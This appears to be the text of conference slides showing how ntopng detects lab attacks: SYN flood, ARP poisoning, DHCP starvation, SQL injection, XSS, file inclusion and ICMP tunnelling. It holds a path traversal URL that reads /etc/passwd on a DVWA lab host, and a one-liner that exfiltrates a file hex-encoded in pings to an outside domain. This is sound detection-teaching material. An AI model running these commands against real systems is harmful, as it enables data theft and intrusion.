





whoami



Massimo Giaimo (aka fastfire)

- ☐ Cyber Security Team Leader in Würth Phoenix
- Creator of the SATAYO Threat Intelligence platform
- Owner of the deepdarkCTI repository on GitHub
- ☐ Twitter | @fastfire
- Linkedin | massimo-giaimo-b78ba0a
- Email | massimo[.]giaimo@wuerth-phoenix[.]com






Set ntop detection capability





Set ntop detection capability

WEB Interface: Settings → Checks









ATK #1 SYN Flood

is a denial of service attack in which a malicious user sends a series of SYN-TCP requests to the attacked system.








Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds

Syn Flood










Syn Flood







Syn Flood








ATK #2 ARP Poisoning

it consists in intentionally and forcibly sending ARP responses containing data that do not correspond to the real ones. This way a host's ARP table will contain corrupted data. This state can allow an attacker to reach a Man In The Middle position










































ATK #3 DHCP Starvation + DHCP Rogue

during a DHCP attack, a hostile actor floods a DHCP server with bogus DISCOVER packets until the DHCP server exhausts its supply of IP addresses. Once that happens, the attacker can deny legitimate network users service, or even supply an alternate DHCP connection that leads to a Man-in-the-Middle (MITM) attack.










DHCP Starvation










DHCP Rogue










DHCP Starvation









DHCP Starvation








ATK #4 SQL Injection

is a code injection technique, used to attack applications that manage data through relational databases using the SQL language. Failure to check user input allows you to artificially insert strings of SQL code that will be executed by the application.









SQL Injection










SQL Injection










SQL Injection









5004U






ATK #5 Cross Site Scripting (XSS)

is a vulnerability affecting dynamic websites that employ insufficient input checking in forms. An XSS allows an attacker to insert or execute client-side code in order to carry out a varied set of attacks such as, for example, the collection, manipulation and redirection of confidential information.










Cross Site Scripting (XSS)










Cross Site Scripting (XSS)









Cross Site Scripting (XSS)








ATK #6 File Inclusion

is a type of web vulnerability that is most commonly found to affect web applications that rely on a scripting run time. This issue is caused when an application builds a path to executable code using an attacker-controlled variable in a way that allows the attacker to control which file is executed at run time.









File Inclusion







← → C A Not secure | 192.168.2.11/DVWA-master/vulnerabilities/fi/?page=../../../../etc/passwd

root:x:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin ucp:x:10:10:ucp:/var/spool/ucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/us Manager:/var/lib:/tusr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systeresolve:x:101:103:systemd Resolver,...;/run/systemd:/usr/sbin/nologin systemd-timesync:x:102:104:systemd Time Synchronization,...;/run/systemd:/usr/sbin/nologin messagebus:x:103:106::/nonexistent:/usr/sbin/nologin systemd-timesync:x:102:104:systemd Time Synchronization,...;/run/systemd:/usr/sbin/nologin messagebus:x:103:106::/nonexistent:/usr/sbin/nologin systemd-timesync:x:102:104:systemd Time Synchronization,...;/run/systemd:/usr/sbin/nologin messagebus:x:103:106::/nonexistent:/usr/sbin/nologin systemd-timesync:x:102:104:systemd:/usr/sbin/nologin avahi-autoipd:x:109:116:Avahi autoip daemon,...;/var/lib/sassign/nologin cups-pk-helper:x:113:120:user for cups-pk-helper:/usr/sbin/nologin speech-disyatcher.x:114:29:Speech Dispatcher,x:113:120:user for cups-pk-helper:/usr/sbin/nologin speech-disyatcher:x:114:29:Speech Dispatcher,x:114:29:Speech Dispatcher,x:114

Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDS
XSS (DOM)
XSS (Stored)
CSP Bypass
JavaScript

DVWA Security
PHP Info
About
Logout


File Inclusion



0







File Inclusion







ATK #7 ICMP Tunnelling

is a command-and-control (C2) attack technique that secretly passes malicious traffic through perimeter defenses.

Malicious data passing through the tunnel is hidden within normal-looking ICMP echo requests and echo responses.







ON VICTIM MACHINE:

xxd -p -c 16 exfiltration.txt | while read h; do ping -c 1 \${h}.sec4u.co; done








ON ATTACKER MACHINE:

sudo python3 icmp_exfiltration.py

 \rightarrow you can find icmp_exfiltration.py script here

https://gist.github.com/maxrodrigo/a7a8c4bd7dfe64eb305b4c70dee70233#file-icmp_exfiltration-py









ok-850-G5:~/Downloads\$ sudo python3 icmp exfiltration.py

This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the t

to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 202! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 202! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test 